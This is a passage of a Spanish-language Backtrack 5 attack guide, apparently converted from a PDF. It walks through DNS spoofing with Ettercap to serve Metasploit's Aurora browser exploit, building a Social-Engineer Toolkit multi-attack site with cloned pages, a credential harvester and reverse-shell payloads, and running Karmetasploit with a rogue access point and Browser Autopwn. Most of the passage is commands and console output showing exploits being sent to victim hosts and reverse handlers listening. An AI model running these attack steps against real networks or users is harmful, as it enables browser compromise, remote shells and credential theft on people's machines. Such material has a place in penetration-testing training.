# NOTE: the wildcarded hosts can't be used to poison the PTR requests #
# so if you want to reverse poison you have to specify a plain #
# host. (look at the www.microsoft.com example) #
# #
#####
www.microsoft.com A 192.168.0.198
```

Donde:

- www.microsoft.com → es la dirección que cuando la víctima visite será redirigida.
- A → significa que es una dirección IPv4.
- 192.168.0.198 → es la dirección a la que será redirigida la víctima cuando se conecte a www.microsoft.com

2. El siguiente paso es lanzar **Metasploit**:

msfconsole

```

root@bt:~# msfconsole

Metasploit

=[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- --=[ 748 exploits - 384 auxiliary - 92 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
=[ svn r13994 updated yesterday (2011.10.18)

msf >

```

3. Ahora configuramos los parámetros para lanzar el **exploit aurora** que afecta a los navegadores:

use exploit/windows/browser/ms10_002_aurora
set SRVHOST 192.168.0.198
set SRVPORT 80
set URIPATH /

```

msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    Path to a custom SSL certificate (default is randomly generated)
  SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH    /                no        The URI to use for this exploit (default is random)

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(ms10_002_aurora) > set SRVHOST 192.168.0.198
SRVHOST => 192.168.0.198
msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH /
URIPATH => /
msf exploit(ms10_002_aurora) >

```

Si queremos información sobre el exploit y los parámetros que requiere tenemos el comando **show options**.

4. El siguiente paso es lanzar Ettercap junto con el plugin para DNS-spoofing:
sintaxis → ettercap -T -q -M ARP -P dns_spoof -i <interfaz conectada a la red> -<ip objetivo> //

```
ettercap -T -q -M ARP -P dns_spoof -i eth1 /192.168.0.200/ //
```

```
root@bt:~# ettercap -T -q -M ARP -P dns_spoof -i eth1 /192.168.0.200/ //
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Listening on eth1... (Ethernet)

eth1 -> ██████████ 192.168.0.198 255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 0 GID 0...

 28 plugins
 39 protocol dissectors
 53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %

5 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.0.200 ██████████

GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
```

5. Por último lanzaremos el exploit desde la ventana de metasploit y esperaremos que la víctima visite la dirección “envenenada” para que sea redirigida y visite la web del exploit.

```
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.198:4444
[*] Using URL: http://192.168.0.198:80/
[*] Server started.
msf exploit(ms10_002_aurora) > [*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.0.200
```

S.E.T.


>>>> Información S.E.T.:

<http://www.social-engineer.org>

NOTA: El siguiente ejemplo de ataque en LAN lo vi en un vídeo de un curso de [Backtrack 5 en español](#) (muy recomendable) y me pareció muy “potente” por lo que he querido hacerle referencia en este texto.

1. Abrimos S.E.T.:

```
cd /pentest/exploits/set
./set
```



```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReLLK) [---]
[---] Development Team: JR DePre (pr1me) [---]
[---] Development Team: Joey Furr (j0fer) [---]
[---] Version: 2.1 [---]
[---] Codename: 'Rebirth' [---]
[---] Report bugs: davek@social-engineer.org [---]
[---] Follow me on Twitter: dave_rellk [---]
[---] Homepage: http://www.secmaniac.com [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com.

Join us on irc.freenode.net in channel #setoolkit

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Help, Credits, and About
```

2. A continuación actualizamos Metasploit y S.E.T.:



```
Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 4
[-] Updating the Metasploit Framework...Be patient.
At revision 14022.
[*] Metasploit has successfully updated!

Press <return> to continue
```

```
Select from the menu:

 1) Social-Engineering Attacks
 2) Fast-Track Penetration Testing
 3) Third Party Modules
 4) Update the Metasploit Framework
 5) Update the Social-Engineer Toolkit
 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 5
[-] Updating the Social-Engineer Toolkit, be patient...
At revision 1008.
[*] The updating has finished, returning to main menu..
```

3. Lo siguiente será ir interactuando por los menús, para mas información sobre los diferentes ataques mirad los vídeos ;)

1 – Social-Engineering Attacks

```
Select from the menu:

 1) Social-Engineering Attacks
 2) Fast-Track Penetration Testing
 3) Third Party Modules
 4) Update the Metasploit Framework
 5) Update the Social-Engineer Toolkit
 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

2 – Website Attack Vectors

```
Select from the menu:

 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) SMS Spoofing Attack Vector
 8) Wireless Access Point Attack Vector
 9) Third Party Modules

99) Return back to the main menu.

set> 2
```

7 – Multi-Attack Web Method

The **Man Left in the Middle Attack** method was introduced by Kos and utilizes HTTP REFERER's in order to intercent fields and harvest data from them. You need to have an already vulnerable site and incorporate `<script src="http://YOURIP/">`. This could either be from a compromised site or through XSS.

The **Web-Jacking Attack** method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the `set_config` if its too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Man Left in the Middle Attack Method
- 6) Web Jacking Attack Method
- 7) Multi-Attack Web Method
- 8) Create or import a CodeSigning Certificate

99) Return to Main Menu

```
set:webattack>7
```

2 – Site Cloner

url del sitio que queremos clonar

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an `index.html` when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

```
[-] SET supports both HTTP and HTTPS
```

```
[-] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone:http://es.wikipedia.org
```

- 1 – Java Applet Attack Method
- 2 – Metasploit Browser Exploit Method
- 3 – Credential Harvester Attack Method
- 6 – Web Jacking Attack Method
- 8 – I'm finished and want to proceed with the attack

```
Select which additional attacks you want to use:

1. Java Applet Attack Method (ON)
2. Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (ON)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (ON)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want to proceed with the attack

99. Return to Main Menu

set:webattack:multiattack> Enter selections one at a time (8 to finish):8
```

11

PORT of the listener [443]: //dejamós este campo vacío y pulsamos enter
 Create a Linux/OSX reverse_tcp meterpreter Java Applet payload also? [yes|no]: yes

```
What payload do you want to generate:

Name: Description:
1) Windows Shell Reverse TCP Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back to attacker
4) Windows Bind Shell Execute payload and create an accepting port on remote system
5) Windows Bind Shell X64 Windows x64 Command Shell, Bind TCP Inline
6) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inline
7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
8) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports
9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter
10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and spawn Meterpreter
11) SE Toolkit Interactive Shell New custom interactive reverse shell designed for SET
12) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP
13) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec (A/V Safe)
14) Import your own executable Specify a path for your own executable

set:payloads>11
set:payloads> PORT of the listener [443]:
[*] Done, moving the payload into the action.
[-] Packing the executable and obfuscating PE file randomly, one moment.
[-] Targetting of OSX/Linux (POSIX-based) as well. Prepping posix payload...
set:payloads> Create a Linux/OSX reverse_tcp meterpreter Java Applet payload also? [yes|no]:yes
```

25

```
set:payloads> Create a Linux/OSX reverse_tcp meterpreter Java Applet payload also? [yes|no]:yes

Enter the browser exploit you would like to use

 1) MS11-050 IE mshtml!CObjectElement Use After Free
 2) Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
 3) Cisco AnyConnect VPN Client ActiveX URL Property Download and Execute
 4) Internet Explorer CSS Import Use After Free (default)
 5) Microsoft WMI Administration Tools ActiveX Buffer Overflow
 6) Internet Explorer CSS Tags Memory Corruption
 7) Sun Java Applet2ClassLoader Remote Code Execution
 8) Sun Java Runtime New Plugin docbase Buffer Overflow
 9) Microsoft Windows WebDAV Application DLL Hijacker
10) Adobe Flash Player AVM Bytecode Verification Vulnerability
11) Adobe Shockwave rcsL Memory Corruption Exploit
12) Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
13) Apple QuickTime 7.6.7 Marshaled pUnk Code Execution
14) Microsoft Help Center XSS and Command Execution (MS10-042)
15) Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
16) Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
17) Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
18) Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
19) Microsoft Internet Explorer Style getElementsByTagName Corruption (MS09-072)
20) Microsoft Internet Explorer isComponentInstalled Overflow
21) Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
22) Microsoft Internet Explorer Explorer Unsafe Scripting Misconfiguration
23) FireFox 3.5 escape Return Value Memory Corruption
24) FireFox 3.6.16 mChannel use after free vulnerability
25) Metasploit Browser Autopwn (USE AT OWN RISK!)

set:payloads>25
```

Ahora empezarán a cargarse los exploits:

```
[*] Local IP: http://192.168.1.41:8080/GHLqVjuEbIZrM
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/k0sPv
[*] Local IP: http://192.168.1.41:8080/k0sPv
[*] Server started.
[*] Starting exploit multi/browser/opera_historysearch with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/TuiTHuWwKMyBE
[*] Local IP: http://192.168.1.41:8080/TuiTHuWwKMyBE
[*] Server started.
[*] Starting exploit osx/browser/safari_metadata_archive with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/w0xzhyeIjzH
[*] Local IP: http://192.168.1.41:8080/w0xzhyeIjzH
[*] Server started.
```

```
[*] Started reverse handler on 192.168.1.41:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.1.41:7777
[*] Starting the payload handler...

[*] --- Done, found 23 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.41:8080/
[*] Server started.
```

Y ya tenemos listo S.E.T. esperando a que un cliente se conecte a la dirección mostrada (en este caso 192.168.1.41), con lo que solo nos quedará realizar un DNS-spoofing para que un objetivo se conecte a nuestra máquina.

Cuando se conecte alguien veremos como reacciona S.E.T.:

```
[*] Starting the payload handler...
[*] --- Done, found 23 exploit modules
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.41:8080/
[*] Server started.
[*] 192.168.1.42 Browser Autopwn request '/'
[*] 192.168.1.42 Browser Autopwn request '/?sessid=TWljcm9zb2Z0IFdpbmRvd3M6WFA6U1AwOmVz0ng4NjpNU0lF0jYuMDo%3d'
[*] 192.168.1.42 JavaScript Report: Microsoft Windows:XP:SP0:es:x86:MSIE:6.0:
[*] Responding with exploits
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.1.42:1055...
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.1.42:1056...
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.1.42:1057 (target: IE 6 SP0-SP2 (onclick))...
```

Ataques sociales – Todo en uno

Karmetasplit

>>>> Información Karmetasplit:

<http://www.offensive-security.com/metasploit-unleashed/Karmetasplit>

>>>> Información Postgresql:

<http://www.postgresql.org/>

1. Antes de empezar con karma instalaremos en **postgresql** y **dhcp3-server** pues los necesitaremos a continuación, ya que karma puede guardar los datos de los clientes que se asocien al punto de acceso creado en una base de datos.

apt-get install postgresql libpq-dev dhcp3-server

```
root@bt:~# apt-get install postgresql libpq-dev dhcp3-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
postgresql is already the newest version.
libpq-dev is already the newest version.
dhcp3-server is already the newest version.
The following packages were automatically installed and are no longer required:
 libdmraid1.0.0.rc16 python-pyicu libdebian-installer4 cryptsetup libcryptfs0 reiserfsprogs rdate bogl-bterm ecryptfs-utils libdebconfclient0 dmraid
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

2. Ahora descargaremos el script de karma con **wget**:

cd /pentest/exploits/framework

wget <http://www.offensive-security.com/downloads/karma.rc>

```
root@bt:/pentest/exploits/framework# wget http://www.offensive-security.com/downloads/karma.rc
--2011-10-22 13:10:51-- http://www.offensive-security.com/downloads/karma.rc
Resolving www.offensive-security.com... 208.88.120.8
Connecting to www.offensive-security.com[208.88.120.8]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [text/plain]
Saving to: 'karma.rc'

100%[=====] 1,088 --.-K/s in 0s

2011-10-22 13:10:52 (166 MB/s) - 'karma.rc' saved [1088/1088]
```

3. Ahora configuramos postgresql:

postgres -c psql

ALTER USER postgres WITH PASSWORD 'password';

Donde password es la contraseña escogida

\q

passwd -d postgres

sudo su postgres -c passwd

E instalamos pg con gem:

gem install pg

```

root@bt:/pentest/exploits/framework# sudo su postgres -c psql
psql (8.4.8)
Type "help" for help.

postgres=# ALTER USER postgres WITH PASSWORD 'password';
ALTER ROLE
postgres=# \q
could not save history to file "/home/postgres/.psql_history": No such file or directory
root@bt:/pentest/exploits/framework# sudo passwd -d postgres
passwd: password expiry information changed.
root@bt:/pentest/exploits/framework# sudo su postgres -c passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@bt:/pentest/exploits/framework# gem install pg
Building native extensions. This could take a while...
Successfully installed pg-0.11.0
1 gem installed
Installing ri documentation for pg-0.11.0...
Installing RDoc documentation for pg-0.11.0...

```


4. Lo siguiente es **configurar el servidor dhcp:**

nano /etc/dhcp3/dhcpd.conf:

```

option domain-name-servers 192.168.1.1;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 192.168.1.1;
}

```



```

GNU nano 2.2.2 File: /etc/dhcp3/dhcpd.conf
option domain-name-servers 192.168.1.1;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 192.168.1.1;
}

```

5. Ahora cambiamos el parámetro de conexión de karma con la base de datos, para ello **editamos** el script **karma.rc**:

nano karma.rc

Cambiamos solo la primera línea:

sintaxis → db_connect <usuario BD>:<password usuario BD>@127.0.0.1/<nombre de la base donde se introducirán los datos>

db_connect postgres:password@127.0.0.1/karma

Donde:

- **postgres** → usuario de la base de datos, *postgres es el usuario por defecto*.
- **password** → contraseña que hemos establecido antes.
- **karma** → nombre de la base de datos donde se guardará la información que obtengamos. No es necesario que exista, *metasploit la creará por nosotros sino existe*.

```
GNU nano 2.2.2 File: karma.rc
db_connect postgres:password@127.0.0.1/karma
use auxiliary/server/browser_autopwn
setg AUTOPWN_HOST 10.0.0.1
setg AUTOPWN_PORT 55550
setg AUTOPWN_URI /ads
set LHOST 10.0.0.1
set LPORT 45000
set SRVPORT 55550
set URIPATH /ads
run
```

6. Ahora ponemos nuestra interfaz en modo monitor con **airmon-ng**:

sintaxis → airmon-ng start <interfaz>

airmon-ng start wlan1

```
root@bt:/pentest/exploits/framework# airmon-ng start wlan1
Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
673      dhclient3

Interface      Chipset      Driver
wlan1          Realtek RTL8187L      rtl8187 - [phy1]
                    (monitor mode enabled on mon0)
```

7. Y a continuación **airbase-ng**:

sintaxis → `airbase-ng -P -C 30 -c <canal de AP objetivo> -e <ESSID del punto de acceso objetivo> <interfaz en modo monitor>`

airbase-ng -P -C 30 -c 6 -e APfalso mon0

```
root@bt:/pentest/exploits/framework# airbase-ng -P -C 30 -e APfalso -v mon0
13:17:24 Created tap interface at0
13:17:24 Trying to set MTU on at0 to 1500
13:17:24 Trying to set MTU on mon0 to 1800
13:17:24 Access Point with BSSID [REDACTED] started.
```

8. Siguiente paso habilitar at0, configurar iptables, habilitar el ip forwarding y lanzar el cliente dhcp sobre el archivo configurado antes:

sintaxis → `ifconfig <interfaz airbase-ng> up 10.0.0.1 netmask 255.255.255.0`

sintaxis → `iptables -t nat -A POSTROUTING -o <interfaz acceso Internet> -j MASQUERADE`

sintaxis → `iptables -A INPUT -s 10.0.0.0/24 -i <interfaz airbase-ng> -j ACCEPT`

sintaxis → `echo "1" >/proc/sys/net/ipv4/ip_forward`

sintaxis → `dhcpd3 -cf <lugar donde esta la configuración del servidor dhcp> <interfaz airbase-ng>`

ifconfig at0 up 10.0.0.1 netmask 255.255.255.0

iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE

iptables -A INPUT -s 10.0.0.0/24 -i at0 -j ACCEPT

echo "1" >/proc/sys/net/ipv4/ip_forward

dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

```
root@bt:/opt/framework/msf3# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt:/opt/framework/msf3# iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
root@bt:/opt/framework/msf3# iptables -A INPUT -s 10.0.0.0/24 -i at0 -j ACCEPT
root@bt:/opt/framework/msf3# echo "1" >/proc/sys/net/ipv4/ip_forward
root@bt:/opt/framework/msf3# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/[REDACTED]/10.0.0/24
Sending on LPF/at0/[REDACTED]/10.0.0/24
Sending on Socket/fallback/fallback-net
root@bt:/opt/framework/msf3# Can't create PID file /var/run/dhcpd.pid: Permission denied.
```

9. Ahora lanzamos **metasploit** junto con **karma**:

msfconsole -r karma.rc

```

root@bt:/opt/framework/msf3# msfconsole -r karma.rc
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.



=[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ --- ==[ 749 exploits - 384 auxiliary - 98 post
+ --- ==[ 228 payloads - 27 encoders - 8 nops

```

Veremos como se crea la base de datos karma:

```

[*] Processing karma.rc for ERB directives.
resource (karma.rc)> db_connect postgres:password@127.0.0.1/karma
NOTICE: CREATE TABLE will create implicit sequence "hosts_id_seq" for serial column "hosts.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for table "hosts"
NOTICE: CREATE TABLE will create implicit sequence "clients_id_seq" for serial column "clients.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "clients_pkey" for table "clients"
NOTICE: CREATE TABLE will create implicit sequence "services_id_seq" for serial column "services.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "services_pkey" for table "services"
NOTICE: CREATE TABLE will create implicit sequence "vulns_id_seq" for serial column "vulns.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "vulns_pkey" for table "vulns"
NOTICE: CREATE TABLE will create implicit sequence "refs_id_seq" for serial column "refs.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
NOTICE: CREATE TABLE will create implicit sequence "notes_id_seq" for serial column "notes.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "notes_pkey" for table "notes"
NOTICE: CREATE TABLE will create implicit sequence "wmap_targets_id_seq" for serial column "wmap_targets.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "wmap_targets_pkey" for table "wmap_targets"
NOTICE: CREATE TABLE will create implicit sequence "wmap_requests_id_seq" for serial column "wmap_requests.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "wmap_requests_pkey" for table "wmap_requests"
NOTICE: CREATE TABLE will create implicit sequence "workspaces_id_seq" for serial column "workspaces.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "workspaces_pkey" for table "workspaces"
NOTICE: CREATE TABLE will create implicit sequence "events_id_seq" for serial column "events.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "events_pkey" for table "events"
NOTICE: CREATE TABLE will create implicit sequence "loots_id_seq" for serial column "loots.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "loots_pkey" for table "loots"
NOTICE: CREATE TABLE will create implicit sequence "users_id_seq" for serial column "users.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "users_pkey" for table "users"
NOTICE: CREATE TABLE will create implicit sequence "reports_id_seq" for serial column "reports.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "reports_pkey" for table "reports"
NOTICE: CREATE TABLE will create implicit sequence "tasks_id_seq" for serial column "tasks.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "tasks_pkey" for table "tasks"
NOTICE: CREATE TABLE will create implicit sequence "creds_id_seq" for serial column "creds.id"

```

```

[*] Using URL: http://0.0.0.0:55550/Fif0sZdrlHNDS
[*] Local IP: http://192.168.1.41:55550/Fif0sZdrlHNDS
[*] Server started.
[*] Starting exploit windows/browser/ms11_050_mshtml_objectelement with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:55550/GtxxfDknRy0v
[*] Local IP: http://192.168.1.41:55550/GtxxfDknRy0v
[*] Server started.
[*] Starting exploit windows/browser/winzip_fileview with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:55550/WKLtON0cJpJyU
[*] Local IP: http://192.168.1.41:55550/WKLtON0cJpJyU
[*] Server started.
[*] Starting exploit windows/browser/wmi_admintools with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:55550/XtAfKk
[*] Local IP: http://192.168.1.41:55550/XtAfKk
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 10.0.0.1:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 10.0.0.1:6666
[*] Started reverse handler on 10.0.0.1:7777
[*] Starting the payload handler...
[*] Starting the payload handler...

[*] --- Done, found 23 exploit modules

[*] Using URL: http://0.0.0.0:55550/ads
[*] Local IP: http://192.168.1.41:55550/ads
[*] Server started.

```

Por último nos quedará esperar a que los clientes se conecten a nuestro punto de acceso y los datos útiles se irán almacenando en la base de datos karma para su posterior análisis:

```
13:28:45 Got broadcast probe request from [REDACTED]
13:28:52 Got directed probe request from [REDACTED] - "APfalso"
13:28:52 Got directed probe request from [REDACTED] - "APfalso"
13:28:52 Got broadcast probe request from [REDACTED]
13:28:53 Got directed probe request from [REDACTED] - "APfalso"
13:28:53 Got an auth request from [REDACTED] (open system)
13:28:54 Client [REDACTED] associated (unencrypted) to ESSID: "APfalso"
13:28:56 Got broadcast probe request from [REDACTED]
```

Documentación

- Suite Aircrack-ng: <http://www.aircrack-ng.org/documentation.html>
- Airbase-ng: <http://www.aircrack-ng.org/doku.php?id=airbase-ng>
- Aircrack-ng: <http://www.aircrack-ng.org/doku.php?id=aircrack-ng>
- Airdecap-ng: <http://www.aircrack-ng.org/doku.php?id=airdecap-ng>
- Aireplay-ng: <http://www.aircrack-ng.org/doku.php?id=aireplay-ng>
- Airmon-ng: <http://www.aircrack-ng.org/doku.php?id=airmon-ng>
- Airodump-ng: <http://www.aircrack-ng.org/doku.php?id=airodump-ng>
- Packetforge-ng: <http://www.aircrack-ng.org/doku.php?id=packetforge-ng>
- coWPAtty: <http://www.willhackforsushi.com/Cowpatty.html>
- Pyrit: <http://code.google.com/p/pyrit>
- Ettercap: <http://ettercap.sourceforge.net>
- Metasploit: <http://metasploit.com>
- S.E.T.: <http://www.social-engineer.org>
- Backtrack 5 R1: <http://www.backtrack-linux.org/downloads>
- Script actualización Backtrack: <http://code.google.com/p/bt5-fixit/>
- Listado de diccionarios: <http://www.dragonjar.org/diccionarios-para-realizar-ataques-de-fuerza-bruta.shtml>
- MITM: <http://www.flu-project.com/man-in-the-middle.html>
